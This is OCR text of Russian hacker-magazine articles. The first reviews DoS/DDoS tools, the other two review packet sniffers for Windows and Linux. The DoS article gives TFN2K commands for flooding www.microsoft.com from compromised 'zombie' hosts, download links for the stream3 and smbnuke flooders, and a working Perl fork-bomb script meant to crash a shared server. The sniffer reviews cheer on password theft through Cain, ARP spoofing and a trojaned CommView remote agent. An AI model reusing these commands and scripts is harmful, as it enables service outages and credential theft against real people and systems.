DoS! От этого слова содрогаются бетонные стены, а админы падают в обморок. Этим явлением интересуются все службы компьютерной безопасности, но, несмотря на это, DoS остановить невозможно. Более того, его технологии постоянно совершенствуются и усложняются.

Это отнюдь не добрый дедушка DOS, порожденный прадедушкой Биллом :), все намного серьезнее. За DoS ты можешь поплатиться рублем и даже лишиться свободы. Хочешь узнать почему? Тогда читай дальше!

DoS расшифровывается как Denial Of Service, а DDoS - Distributed Denial Of Service. По-русски это будет звучать как "Отказ в обслуживании" и "Распределенный отказ в обслуживании" соответственно

ЧТО НАМ СТОИТ DDOS УСТРОИТЬ?

Буду краток. DoS расшифровывается как Denial Of Service, а DDoS - Distributed Denial Of Service. По-русски это будет звучать как "Отказ в обслуживании" ("Распределенный отказ в обслуживании"). Отказ вызывается принудительно со стороны недоброжелателя. Рассмотрим пример: на тачке A установлен FTP-сервер, которым пользуется много людей. В другом полушарии проживает хакер Вася, которому по какой-либо причине не понравился FTP-сервер на тачке A. Поэтому, используя тачку B и некую программу C, он долго и упорно флудит (льет тонны мусора) FTP-сервер, пока тот не перестанет удовлетворять желания своих клиентов (никаких пошлых мыслей! ;)). Этим сценарием мы кратко описали принцип DoS.

Таблица процессов не резиновая :), Заполняя ее до предела, мы тем самым нанесем огромный урон системным ресурсам сервера

Организация DDoS не намного отличается от вышеописанного. Все отличие в том, что для флуда забугорных серваков используется не один, а несколько серверов (отсюда и термин "Распределенный"). Как ты понял, программы для организации DdoS могут отличаться от софта для DoS, более того, запустить поток флуда можно всего одной командой с любого сервера, ибо софт для упрощения жизни хакера еще не перевелся ;).

Любой вид атаки поддается классификации. DoS не исключение. Вот два основных класса отказа в обслуживании, которые могут иметь место:

1. Забивание канала на сервере. Пожалуй, самый любимый способ для хакеров. Тут большого ума не надо. Берется сервер (или несколько серверов) с большим каналом, на которых запускается вредоносная программа. Эта софтина шлет кучу мусора на сервер-жертву, тем самым забивая его пропускную способность. Если общий канал флудера в несколько раз превысит канал жертвы, то сервер потеряет связь с внешним миром до прекращения атаки.


2. Выведение сервиса из строя. Помнишь пример с FTP-сервером? Задача хакера была убить отдельную службу. Для этого дела существует много софта, который мы рассмотрим чуть ниже.

СМЕРТЕЛЬНЫЙ СОФТ


Самая важная проблема для недоброжелателя - выбор программ для атаки. С учетом того, что в Инете их развелось великое множество, этот выбор достаточно сложен. Рассмотрим несколько программ с разными задачами, чтобы максимально ярко осветить возможности DoS. Весь софт был успешно обкатан в правильной оси, поэтому работу под Виндой я не гарантирую (но флудить Форточки он будет с удовольствием ;)).

TFN2K - УНИВЕРСАЛЬНЫЙ DDOS-ЕР

Итак, первая программа из моего обзора - Tribe FloodNet. Уникальность сей софтины в том, что это не что иное, как средство для масштабного DDoS-инга. Прога состоит из клиента и сервера. Сервер запускается на зараженных (или зомбированных) машинах и тихо ждет приказа со стороны клиента. После запуска клиента с нехитрыми параметрами всем серверам передаются вводные данные от пользователя. Затем начинается сброс



Выбери один из десяти уникальных параметров DDoS


Stream3 – самый лучший DoS-ер

мусора на сервак-жертву. Как ты понимаешь, чем больше зомби (а соответственно и канал на этих серверах), тем больше вероятность успешного флуда машины.

Для запуска сервера-демона особого ума не надо. Просто стартуй бинарник td без параметров. С клиентом сложнее. Он имеет ряд обязательных параметров, которые ты должен указать. К примеру, строка:

```
./tfn -P tcp -h 127.0.0.1 -i www.microsoft.com -c 4
```

будет флудить MicroSoft UDP-потоком данных (параметр -c обозначает тип флуда). Этот случай применим, если сервер установлен на локальной машине. В случае, если ты зазомбировал несколько серваков и желаешь, чтобы они принимали участие во флуде, необходимо составить список ip-адресов зараженных машин и упаковать их в файл (например, hosts). После этого командуй:

```
./tfn -P tcp -f ./hosts -i www.microsoft.com -c 4
```

Вот, другое дело! Сервер ушел в даун ;). И все благодаря твоей небольшой смекалке и стараниям по зомбированию тачек. Пора бы уж смилостивиться над Майкрософтом и прекратить флуд. Это можно сделать командой:

```
./tfn -P tcp -f ./hosts -i www.microsoft.com -c 0
```

тем самым отменив любой флуд на заданный сервер.

Если запустить клиент без параметров, ты сможешь узнать все типы флуда (их 10) и выбрать самый оптимальный для тебя =).

Скачать этот DDoS-ер можно по адресу: http://packetstormsecurity.nl/distributed/tfn2k.tgz.

STREAM3.C – ЭФФЕКТИВНЫЙ DOS-ЕР

Следующей программой будет софтина от ЗАРАЗА (я думаю, ты знаешь, кто этот человек). Этот DoC-ер флудит сервер FIN/ACK пакетами, в результате этого флуда он впадает в депрессию и не отвечает на запросы.


Кладем виндовый smbd ;)

Но если твой канал маленький, то отказ в обслуживании понесешь ты из-за действительно мощного потока флуда. DoS-ер, как ты наверное понял, написан на C. В нем нет ничего заумного: структуры сокетов, попытка спуфа source ip и source port и бесконечный цикл отправки мусора на сервер-жертву :), после чего сервер послушно впадает в зимнюю спячку.

Этот флудер также может быть пригоден и для DDoS. Тебе лишь необходимо запустить несколько бинарников одновременно (на разных шеллах). В параметрах stream3 тебе нужно указать ip-адрес жертвы, порт, поддельный ip-адрес и поддельный порт (при опускании двух последних параметров они берутся случайным образом).

На данный момент у stream3 нет конкурентов, поэтому он пользуется огромной популярностью в кругу хакеров.


Сливаем флудер с сайта производителей:
http://www.security.nnov.ru/files/stream3.c.

А ДЛЯ WINDOWS?

Если ты внимательно читал теорию DoS, то помнишь, что можно принудительно остановить отдельные сервисы и для этого не надо убивать весь сервер. Следующей программой будет популярный smbnuke. DoC-ер стремится вывести из строя виндовый сервис SMB, причем делает это довольно успешно. Посылая кривые пакеты на 139-й порт удаленной тачки, нюкер полностью убивает сервис. Причем, уязвимой системой является не Win95 (как ты, наверное, подумал), а новые серьезные операционки:

Windows NT 4.0 Workstation/Server
Windows 2000 Professional/Advanced Server
Windows XP Professional/Home edition.

Взять smbnuke можно отсюда: http://packetstormsecurity.nl/DoS/smbnuke.c.


Ограничимся лишь проверкой на синтаксис ;)

ЛОКАЛЬНЫЙ DOS

Самым легким способом вывода из строя правильной оси является локальный флуд. Причем для выполнения задачи нам не нужны root-права, ведь администраторы практически никогда не ставят лимиты на процессы обычным юзерам ;). Этим недостатком мы и воспользуемся. Зачем пользоваться чужим софтом (которого очень много), давай напишем свой первый локальный DoS-ер. Для этого нам потребуется минимальное знание программирования (к примеру, языка Perl).

Таблица процессов не резиновая :). Заполняя ее до предела, мы тем самым нанесем огромный урон системным ресурсам сервера (особенно, если каждый подпроцесс будет активно кушать память сервака).

Напишем простенькую программу, которая будет создавать бесконечное число потомков. Потомки, в свою очередь, будут запускать какое-либо ресурсоемкое системное приложение (например, ping localhost ;)).

Создание потомка в Perl происходит в точности, как и в Си. Но не будем утруждать себя теорией, а перейдем сразу к кодингу:

```
#!/usr/bin/perl
print "Local DoSer by Xakep SPEZ
started!\n"; ## Нам не прожить без рекламы ;).
while(1) {    ## Уходим в бесконечный цикл
unless($pid=fork()) {    ## Создаем потомок
system("ping localhost");      ## И врубаем
пингомет
        }
}
```

Все! Софтина готова! Запусти ее в бэкграунд и скажи серверу: "До свидания!" :). При отсутствии лимитов на процессы ему поможет только ребут.

THE FINAL CHORD

Вот и весь обзор. Поверь, я старался охватить все стороны темного мира DoS и DDoS, указав основные типы софта для флуда. Хотя флуд можно совершить без подручных средств, обычным ping'ом, запустив его с флагом -f (запрещение фрагментации пакетов), тем самым уронив сервер бесконечными ICMP-запросами. Если ты дружишь с языками программирования, то для тебя не составит труда написать свой DoC-ер, который будет поливать грязью множество машин. Как говорится, было бы желание, а остальное приложится...

SOFT

В тихом омуте DOS-еры водятся

На самом деле программ для организации DoS великое множество. Огромный архив такого софта ты можешь найти по ссылке: **http://www.packetstormsecurity.nl/DoS/.**

Как ты понимаешь, чем больше тачек-зомби (а соответственно и канал на этих серверах), тем больше вероятность успешного флуда машины

Посылая кривые пакеты на 139-й порт удаленной тачки, нюкер полностью убивает сервис. Причем уязвимой системой является не Win95 (как ты, наверное, подумал), а XP и двухтысячник

ЗАНЮХИВАЕМ В ОКОШКАХ

ОБЗОР СНИФФЕРОВ ПОД WINDOWS

OSы 4hack

Kirion (Kirion@winfo.org)

Твой злобный соседь-линуксоид мерзко потирает руки, запустив какой-нибудь SniffIt у себя на компе. Скоро в его распоряжении окажутся твоя почта, аська, ник на ирке, а может и что-то более серьезное. Пришла пора мести :)!

Тебе не обязательно ставить правильную ось, для того чтобы мониторить траффик, хорошие снифферы есть и для окошек :).

PACKET CAPTURE LIBRARY

Так уж сложилось, что Винды с самого начала развивались как чисто пользовательская система. О хорошей работе в сетях, видимо, не задумывались. И даже с выходом первой NT ничего сильно не изменилось. Какая работа с пакетами? Вы что! У нас даже нормального стека TCP/IP нет :). А у Unix была архитектура Berkley packet filter, которая позволяла на уровне ЯДРА работать с пакетами. Слава Богу, Unix-систем много и не у всех есть архитектура BPF :). Для остальных систем (в том числе и для большинства реализаций Linux) была создана архитектура PCAP, которая тоже позволяла успешно работать с пакетами, но уже на пользовательском уровне (а выполнена она была уже в виде драйверов). Совместимость технологий обеспечивала общая библиотека Libcap, с которой непосредственно работали приложения. Но ведь драйвер и библиотеку можно перенести на другую систему, правда :)? Так появилась библиотека WinPcap, позволяющая реализовать множество недоступных ранее функций, в том числе и написание снифферов. Сразу же появились порты популярных nix-снифферов, начали появляться и чисто виндовые разработки. Многие из них уже не требуют для работы WinPcap, однако все же советую скачать ее с winpcap.polito.it. Качать надо версию не младше 2.3, а если у тебя мультипроцессорная система (ну мало ли :)) или новомодный пень с технологией Hyper-Threading, то качай 3.0 (она как раз не очень давно зафиналилась). Ну, с теорией закончили, перейдем к прогам.


Windump (windump.polito.it) и Ettercap (ettercap.sourceforge.net) - это порты известных консольных *nix снифферов.

Про WinPcap можно почитать на www.cherepovets-city.ru/insecure/reading/papers/bpf_unix.htm

IRIS

www.eeye.com

На момент написания статьи самая свежая версия была за номером 4.06.



Iris - один из лучших снифферов под Win

С сайта можно скачать только демонстрационную версию. Пришлось немного покопаться в сети :). Кстати, лицензионный ключ прога проверяет при каждом запуске в Инете: советую настроить фаерволл :). Будем считать, что ты со всем справился, и посмотрим, наконец, на прогу вблизи. Скажу сразу, что это один из лучших виндовых снифферов. Кнопочек и менюшек довольно много, но не пугайся - как в настоящей виндовой проге, половина из них дублирует друг друга :). ИМХО, лучше всего пользоваться кнопками слева - там все удобно разбито по разделам.

Юзать прогу предельно просто: лезем в фильтры и задаем нужные параметры (а не то утонешь в пакетах, особенно в большой сети). Опций там много: IP и MAC адреса, порты, типы пакетов, ключевые слова и hex-последовательности. Есть и несколько готовых фильтров типа для почты, http, ftp и других стандартных сервисов. Данные можно сразу писать в логи (как в виде пакетов, так и в раскодированном виде). Все. Жмешь "Play", а когда наберется достаточно пакетов, клацаешь "Decode". Ириска раскидает пакеты по сессиям, сгруппирует по адресу, и можно будет посмотреть, что куда передавалось.


Фича под название Guard - это тот же монитор подключений, только более глобальный: он следит не только за твоим компом, но и за всей подсетью (для админов может быть полезно).


На основе полученных при захвате данных специально для любознательных Iris может создавать различные типы графиков и отчетов (мне, например, было интересно, кто больше всех флудит мою сеть :)). Ну и для реальных челов есть возможность самому создавать и отсылать пакеты. Если интересно, учи протоколы и станешь digital god :). Ну, и для самых хозяйственных есть планировщик заданий.


COMMVIEW 4.0

www.tamos.com

Еще один отличный сниффер, к тому же с русским интерфейсом (выставляется в настройках)! На сайте


CommView - почетное второе место :)


Cain&Abel. Тулза для мегакулхацкеров :)


И ради этого качать 10 мегов?!

компании есть еще пара очень любопытных прог: CommView for WiFi - снифферр, заточенный под беспроводные сети (никто не хочет еще немного позаниматься варчоком?), и CommView remote agent - прога, создающая что-то вроде моста для снифферинга между сетями. То есть в покалке стоит remote agent и передает все данные на сервер (обычный снифферр CommView). Открываются неплохие горизонты, правда? Особенно, если remote agent можно было бы закинуть в виде трояна :). Тем более что CommView можно запустить в режиме невидимки (cv.exe hidden, в Win2k/XP, естественно, виден в процессах). Чтобы приконнектиться к удаленному агенту, зайди в File>Remote Monitoring Mode. Кстати, если тебе вдруг просто понадобилось перенаправить куда-нибудь данные из снифферра (например, в другое приложение), можно обойтись и без агента. Загляни в раздел Exchanging Data with Your Application мануала.

CommView поддерживает работу из командной строки, хотя визуальный интерфейс у него простой и удобный. На одной закладке выводятся все соединения, на другой - все пакеты. Правда, мне не понравилось, что показывается только hex-содержимое пакета и его свойства, а для того чтобы посмотреть содержимое сессии в человеческом виде, придется выбрать нужный пакет и в контекстном меню кликнуть "Reconstructing TCP Sessions". В Iris это сделано удобнее.

Естественно, можно задать фильтры (здесь они называются правилами), причем есть возможность вешать фильтр даже на флаги TCP. Имеются и универсальные формулы, построенные на логических выражениях. А еще в CommView реализован достаточно навороченный механизм предупреждений (если все правильно настроить, ты никогда не пропустишь нужные пакеты, можно даже присылать алярму на мыло :)).

Реализован в проге и генератор пакетов (по-моему, удобнее, чем в Iris), и раздел статистики с генератором отчетов (отчет можно генерировать на русском!). Ну и на всякий случай - база NIC по производителям сетевух и простой шедулер.

CAIN&ABEL 2.5 BETA

www.oxid.it

Ничего название, да ;)? Abel - это NT-сервис, представляющий собой удаленную консоль для Cain (фишку со снифферингом удаленного траффика обещают включить позже). А Cain... это не просто снифферр. Это весьма мощная и многофункциональная тулза для взлома. Зачем заморачиваться с раскодировкой пакетов - нам пароли сразу выдают :). А еще есть такая фишка, как ARP poison routing, позволяющая снифферать на свичах! (Для тех, кто в танке: хабы посылают пакеты всем, поэтому снифферать легко, свитчи же посылают пакеты на конкретный адрес.) На сайте даже есть флэшка, описывающая эту технологию :) (http://www.oxid.it/downloads/apr-intro.swf). А увидел закладочки под названием "ARP-SSH" и "ARP-HTTPS", и мне стало плохо. Если это еще и работает :)... Но если тебе нужен снифферр как тулза для диагностики сети, придется, видимо, искать что-нибудь другое. А вот если тебе нужно "спереть паролей, да побольше :)" - в самый раз. Тем более что прога еще и многофункциональный взломщик паролей: от pwl и LM-hash до такой экзотики, как Cisco PIX и VNC. Минусов у проги всего два, но достаточно серьезные. Во-первых, это бета и не все функции еще работают. А во-вторых, документацию обещают сделать только к выходу финальной версии. А без доков порой проблематично разбираться :(.

> Для Винды есть библиотека WinPcap, позволяющая реализовать множество доступных только *nix'ам функций, в том числе и написание снифферов.


Сделайте же кто-нибудь нормальный интерфейс к этой замечательной проге!

ПЕРЕБЕЖЧИКИ

А теперь поговорим немного про Win32 порты известных никсовых снифферов. Первым у нас будет Ethereal (www.ethereal.com). Долго я думал, почему при таком уродском интерфейсе и, в общем-то, не впечатляющей функциональности он весит 10 мегов? К тому же непонятные тормоза при определении имен хостов. Ну да, мы умеем захватывать траффик. И даже расшифровывать. И даже строить некрасивые черно-белые графики, и даже выдавать кое-какую статистику. Только зачем это все нужно под Винды? Ну разве что ради бесплатности (GNU, как никак). Windump (windump.polito.it) и Ettercap (ettercap.sourceforge.net) - это консольные проги. Дальше продолжать :)? Windump - это порт TcpDump весьма простого консольного снифферра. Тут тебе придется по полной мучаться с ключами командной строки и прочим. А вот Ettercap - это уже намного интереснее. Хоть прога и консольная, у нее есть интерактивный режим (тебе не придется мучаться с флагами). Более того, в Ettercap есть APR (см. выше), возможность снифферать криптованный траффик (с некоторыми ограничениями). Кроме того, можно сканировать хосты и определять версию ОС. Есть и поддержка плагинов. Эх, был бы еще и нормальный интерфейс...

GOTO TESTING?

Вот вроде и все проги, которые я нарыл в сети за пару часов :). Есть, конечно, и другие (ZxSinffer, NetSniffer, etc), но эти показались мне наиболее интересными. Ну, а теперь самое время перевернуть страницу и приступить к тестированию в условиях, приближенных к боевым :).


Если пользуешься снифферами - не забывай качать свежую версию WinPcap с winpcap.polito.it

Пока не вышла документация для Cain&Abel, можешь почитать FAQ на www.oxid.it/cain_faq.html

OSы 4hack

СНИФФАЕМ НА ПРАВИЛЬНОЙ ОСИ

ВЫБЕРИ СЕБЕ ЛУЧШИЙ СНИФФЕР



Ушаков Андрей
aka A-nd-Y (Andy_@timus.ru)

Ты, наверное, не раз слышал о таком средстве анализа сетевого трафика, как снифферы. И если ты уже использовал сниффер в Винде, то у тебя возникает вопрос, какие снифферы существуют для твоей новой оси.

Если же ты до сих пор не знаешь, что это такое, то для начала несколько слов о том, что такое сниффер и как он работает.

ХУ ИЗ ФАКИН СНИФФЕР?

Сниффер - программа, позволяющая просматривать пакеты, проходящие через сетевой интерфейс (в Linux это ppp, eth, lo).

В случае ppp (модемное соединение) ты просто будешь видеть все пакеты, которые прошли от тебя (к тебе) до провайдера.

Если же твой комп находится в локалке, то твой интерфейс наверняка eth. В нормальном режиме сетевая карта принимает пакеты, предназначенные только для нее, поэтому ты будешь видеть только свои собственные пакеты. Но сниффер не был бы сниффером, если бы у сетевой карты не было замечательной возможности переходить в неразборчивый режим (promiscuous mode), в котором она принимает все пакеты подряд. Сниффер переводит сетевую карту в promiscuous mode, и ты можешь видеть все пакеты, идущие в твоей сетке, а следовательно, перехватить важные данные, например, почтовые сообщения, пароли от аськи и прочую полезную инфу.

Давай рассмотрим, какие снифферы есть для правильной оси.

Если ты решил всерьез заняться изучением сетевых протоколов, рекомендую начать с TCP/IP, глянь на http://docs.cantata.kiev.ua/networking/TCP/, здесь ты найдешь много полезной инфы


Дополнительную инфу по снифферам, а также другим сетевым примочкам ищи на сайте http://www.i2r.ru

TCPDUMP

http://www.tcpdump.org

Пожалуй, первый сниффер для Linux. Есть в любом дистрибутиве, так что искать тебе его не придется. Если же получилось, что у тебя по каким-то причинам он отсутствует, зайди на сайт и качни его исходники.

Простейший способ запуска - команда "tcpdump" в командной строке. Tcpdump начнет слушать активный сетевой интерфейс. Явно указать интерфейс можно опцией "-i" при запуске. Tcpdump показывает только заголовки пакетов, идущих в сети в форме:



Tcpdump: жизнь сети как есть

```
08:13:52.458097 217.24.177.165.ssh >
217.24.177.161.950: P 182360:182700(340) ack
29 win 17520 [tos 0x10]
08:13:52.458315 217.24.177.161.950 >
217.24.177.165.ssh: . ack 182700 win 17520
(DF) [tos 0x10]
08:13:52.490050 217.24.177.165.21037 >
aldem.net.4090: . ack 14572 win 8760 (DF)
```

Рассматривая заголовки пакетов через Tcpdump, ты сможешь изучить характер трафика твоей сетки в реальном времени. С помощью Tcpdump очень просто обнаружить попытки сканирования, ты сразу увидишь большое количество левых пакетов, идущих на тебя.

Tcpdump позволяет создавать выражения для приема пакетов только определенного вида. Простейший пример:

```
tcpdump tcp port 80
```


Здесь параметр "tcp" указывает на то, что нужно ловить только TCP пакеты, опция "port 80" указывает, что нужно ловить пакеты, идущие (исходящие) на порт 80 твоей тачки. О создании более сложных выражений отлично написано в man tcpdump.

Tcpdump - это инструмент для исследования работы сети. Рекомендуется использовать в сочетании с умной книжкой по сетевым протоколам. Не забывай, что для работы с сетевыми интерфейсами необходимы привилегии суперпользователя, поэтому запускай сниффер с правами root.

Помни, что без соответствующих знаний сетевых протоколов ты никогда не сможешь использовать все возможности даже простейшего сниффера.

SNIFFIT

http://sniffit.rug.ac.be/~coder/sniffit/sniffit.html



Интерактивный режим работы Sniffit. Просто и информативно


Сниффер для правильной оси с хорошим набором функций. Есть во многих дистрибутивах, но в своей свалке я его не обнаружил :-). Если у тебя его нет, качай архив с сайта и инсталь. Пример запуска программы:

```
sniffit -F eth0 -P tcp -p 6667
```

Снифраем весь трафик IRC в сетке: опция "-F" задает устройство, которое нужно слушать, "-P" – нужный протокол, "-p" – нужный порт.

Среди возможностей сниффера есть отлов паролей mail, http, icq, баз данных, возможность работы как с графическим интерфейсом в интерактивном режиме, основанном на ncurses (опция -i), так и без него, использование специальных конфигурационных файлов с правилами фильтрации, работа с ppp и eth интерфейсами, а также возможность настройки для других интерфейсов.

Sniffit – удобный, сбалансированный по возможностям сниффер под Linux. Многие люди используют именно его и очень довольны.



Ethereal в работе

Помни, что без соответствующих знаний сетевых протоколов ты никогда не сможешь использовать все возможности даже простейшего сниффера

ETHEREAL

http://www.ethereal.com

Хороший сниффер с полностью графическим (gtk) интерфейсом (для кого-то это может быть минусом). Обладает всеми необходимыми функциями сниффера: поддерживает множество протоколов, увидеть полный список которых можно в диалоге "Edit" > "Protocols...". Там же можно и отключить все, что тебе не нужно. Есть возможность создавать весьма гибкие фильтры, чтобы просматривать только нужные тебе пакеты.

Порадовало, что ethereal, помимо eth интерфейса, поддерживает также ppp и lo.

В Ethereal есть хорошая возможность, которая обозначается как "Follow TCP STREAM". Она позволят объединить перехваченные пакеты и предоставить их в виде готового письма или html странички.

Ethereal – единственный из рассматриваемых прог сниффер с удобным графическим интерфейсом и, пожалуй, наибольшим количеством поддерживаемых протоколов. Он прост в освоении и использовании, к тому же присутствует подробный man.

DSNIFF

http://www.monkey.org/~dugsong/dsniff/

Относительно простой сниффер. Задумывался как сниффер паролей и средство для отладки сетей. Поддерживает наиболее распространенные протоколы TCP: HTTP, POP, FTP, AIM, ICQ, SOCKS, SNMP, NFS и другие. Сам по себе Dsniff не является полнофункциональным снифером, но в составе дистрибутива есть дополнительные сетевые утилиты, которые призваны дополнять возможности программы. Среди этих утилит arpspoof – перенаправление трафика с одного хоста на другой посредством ложных ARP-ответов, filesnarf – снифер NFS, macof – MAC-спуффинг, mailsnarf – снифф почтовых сообщений, sshmitm – снифф SSH трафика (поддерживает только SSH первого протокола) и некоторые другие (man страничка есть по каждой утилите).


Архив весит всего 124 КБ, так что можешь скачать и попробовать. Инсталляция требует Berkeley DB, OpenSSL, libpcap, libnids, libnet, так что позаботься, чтобы они у тебя были (соответствующие сайты указаны в README).

Dsniff – неплохое средство для определенных сетевых задач.

ETTERCAP

http://ettercap.sourceforge.net

Отличный сниффер, работает как под управлением Линукс, так и многих других nix систем. Объединяет в себе как функции сниффера, так и некоторого сетевого средства с набором полезных возможностей. Имеет все базовые функции сниффера, а также множество оригинальных, таких как задание различных режимов работы для наименьшей вероятности обнаружения в сети, поддержка плагинов и наличие собственного интерфейса для их разработки.



Набор плагинов Ettercap. Неплохо, не правда ли?

Среди плагинов (всего их 28) leech – полная изоляция заданного хоста, H00_lurker – средство обнаружения другого Ettercap в твоей сети, imp – определение имен netbios, golem – DOS атака, shadow – простой SYN/TCP сканнер. Плагинов много, полный список и краткое описание можешь посмотреть, запустив ettercap с опцией "-p list".

В Ettercap есть очень удобная опция "-C" – непосредственный сбор паролей и вывод полученной информации в удобной форме: взаимодействующие хосты, логин, пароль. Опция "-f" позволяет определить удаленную ось с использованием отпечатков из базы nmap. Есть возможность использования псевдографического (ncurses) интерфейса для более удобного его юзанья.

Помни, твой лучший друг в поисках нужной информации – команда man

Простейший запуск осуществляется командой "ettercap" (запускается интерактивный режим с графическим интерфейсом). Перед тобой появляется окно Ettercap со списком доступных компов в два столбца. Выбирай нужные тебе адреса простым щелчком по ним. Выбрав хосты, нужно задать действие для сниффера. Доступные действия можно увидеть, нажав F1.

В Ettercap есть очень хорошая опция "-C" – непосредственный сбор паролей и вывод полученной информации в удобной форме: взаимодействующие хосты, логин, пароль

Не понравилось то, что отсутствует поддержка других устройств, кроме eth. На ppp, конечно, снифрать нечего, кроме собственного трафика, но мало ли что может понадобиться, да и использование сниффера в учебных целях никто не запрещал.

